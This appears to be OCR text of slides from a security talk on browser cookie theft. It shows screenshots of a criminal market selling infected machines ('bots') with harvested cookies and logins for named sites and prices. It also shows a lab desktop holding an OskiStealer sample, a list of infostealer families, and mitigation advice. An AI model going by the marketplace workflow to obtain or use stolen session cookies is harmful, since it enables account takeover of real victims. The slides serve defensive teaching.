
Last Update: from yyyy-mm-dd / to yyyy-mm-dd

Bot Country: Any country

IP: 95.123

Reset all Reset Search

BOT NAME/ / /		RESOURCES KNOWN / OTHER	COUNTRY / HOST	PRICE	□
Filter bot name	Any	Filter resource name/domain: paypal,ebay.com,hotmail.com...	US	Filter $	
258498755B44CAF0CD64FA768CE149A5 2021-06-27 02:59:07 2021-06-27 19:08:44		0 64 0 = 64 Instagram, Servus, Tumblr, Office365, EtsyStore, Netflix, ShutterflyStore, Live, Amazon, EANetwork, Google, Twitter, Steam, WishStore, Indig... ...known 28 wifiguest.ecsd.net account.mycommerc... ...other 36	US 46.244... Windows 10 Home	59.00	□
B3371B2079C2DF4819CDE7D3FD432CF6 2021-02-26 08:35:28 2021-02-28 08:29:15		0 57 0 = 57 Alibaba, 126com, AppleStore, Netflix, Facebook, LinkedIn, iCloud, GCKeyCanada, Twitter, PayPal ...known 11	US 104.233... Windows 10 Codename 19H2 Insider Preview	57.00	□



937F534FCFE2384B8E251C7A6F5ACA40

Country	US
Resources	**77**
Browsers	**2**
Installed	2021-09-02 16:24:44
Updated	2021-09-02 17:45:11
Ip	76.189...
Os	Windows 10 Home
Price Usd	**24.00**

Browsers for Genesis Security:

Last update info: 2021-09-02 17:45:11

937F534FCFE2384B8E251C7A6F5ACA40

edge

Cookies **31** (2021-09-02 17:43:13)

chrome

Cookies **1556** (2021-09-02 17:43:13)

Resources: **77** = ✉0 77 0

Know resources: 18


Google	3	Steam	3	Airdroid	2	Box	1	Facebook	1	Live	1
MEGAnz	1	WishStore	1	Office365	1	Dropbox	1	Points2shop	1	Bankmobil...	1
Vimeo	1										

Other resources: 59

www.asecampus.com	2	www.wizard101.com	2	stark.mywconline.com	2	plarium.com	1
watchseries.cr	1	forums.nexusmods.com	1	popplet.com	1	poster.gamesprite.me	1
www.explorelearning.com	1	accounts.nintendo.com	1	www.sidereel.com	1	manage.airpush.com	1
www.coolflashcards.com	1	www.nexusmods.com	1	login.cengagebrain.com	1	starkstate.emsicc.com	1
www.pandora.com	1	sep.snapon.com	1	login3.id.hp.com	1	my.scloud.live	1
bankmobilevibe.com	1	www.darkness-realm.com	1	www.filmlush.com	1	accounts.fitbit.com	1
tubitv.com	1	www.getrave.com	1	bethesda.net	1	www.supertracker.usda.gov	1
ssc-cas2.starkstate.edu	1	ssc-cas1.starkstate.edu	1	sso.pokemon.com	1	www.romulation.net	1...

Last update Saved Logins: 2021-09-02 16:48:52
Last update Form Parser: 1970-01-01 00:00:00
Last update Inject Script: 1970-01-01 00:00:00

RESOURCE NAME / URL	SOURCE	DATASETS	BROWSER	KNOWN	GRABBED / UPDATED



Home / Bots / C401B4177825109E5F8150FF882AEEEE / View Details

C401B4177825109E5F8150FF882AEEEE

Country	US
Resources	**19**
Browsers	**2**
Installed	2021-08-27 18:25:54
Updated	2021-09-02 16:08:51
Ip	71.191...
Os	Windows 10 Home
Price Usd	**17.00**

Browsers for Genesis Security:

Last update info: 2021-09-02 16:08:51

C401B4177825109E5F8150FF882AEEEE

edge

Cookies **408** (2021-08-27 18:56:18)

chrome

Cookies **47** (2021-08-27 18:56:18)

Configs **1**:

Version	**Chrome 92** (Chrome 92.0.4515.159)
Config Update	2021-09-02 14:58:16
User Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
IP	66.176...

Resources: **19** = ✉1 🔖 18 💎0

Know resources: 11

Live	4	Amazon	2	Google	2	Netflix	1	Alibaba	1	Facebook	1

Other resources: 8

✉ evoload.io	1	www.encuentra24.com	1	mls.foreclosure.com	1	learn.canvas.net	1
www.puntosreales.com	1	puntosreales.com	1	id.tigo.com	1	micuenta.tigo.com.ni	1

Last update Saved Logins: 2021-08-27 19:06:55
Last update Form Parser: 2021-08-30 07:34:10
Last update Inject Script: 1970-01-01 00:00:00


Protecting Against Cookie Theft

Mitigation Controls

- Proper Coding (prevent XSS)
- Secure Web Browsing (SSL/TLS)
- Clearing cache/Incognito

- Endpoint Privilege Manager

Video Time


Recycle Bin
README.txt
FLARE
OskiStealer.exe
Google Chrome
Search Everything
PS_Transcri...
CyberArk EPM Contr...
Type here to search
30°C שמש
Victm

Google TAG Report

- AdamantiumThief
- Predator The Thief
- RedLine
- Vidar
- Sorano
- Nexus Stealer

- Azoruit
- Raccoon
- Grand Stealer
- Vikro Stealer
- Masad Stealer

blog.google/threat-analysis-group/phishing-campaign-targets-youtube-creators-cookie-theft-malware/

Summary

Cookies 101

Theft

Protection

Thank You!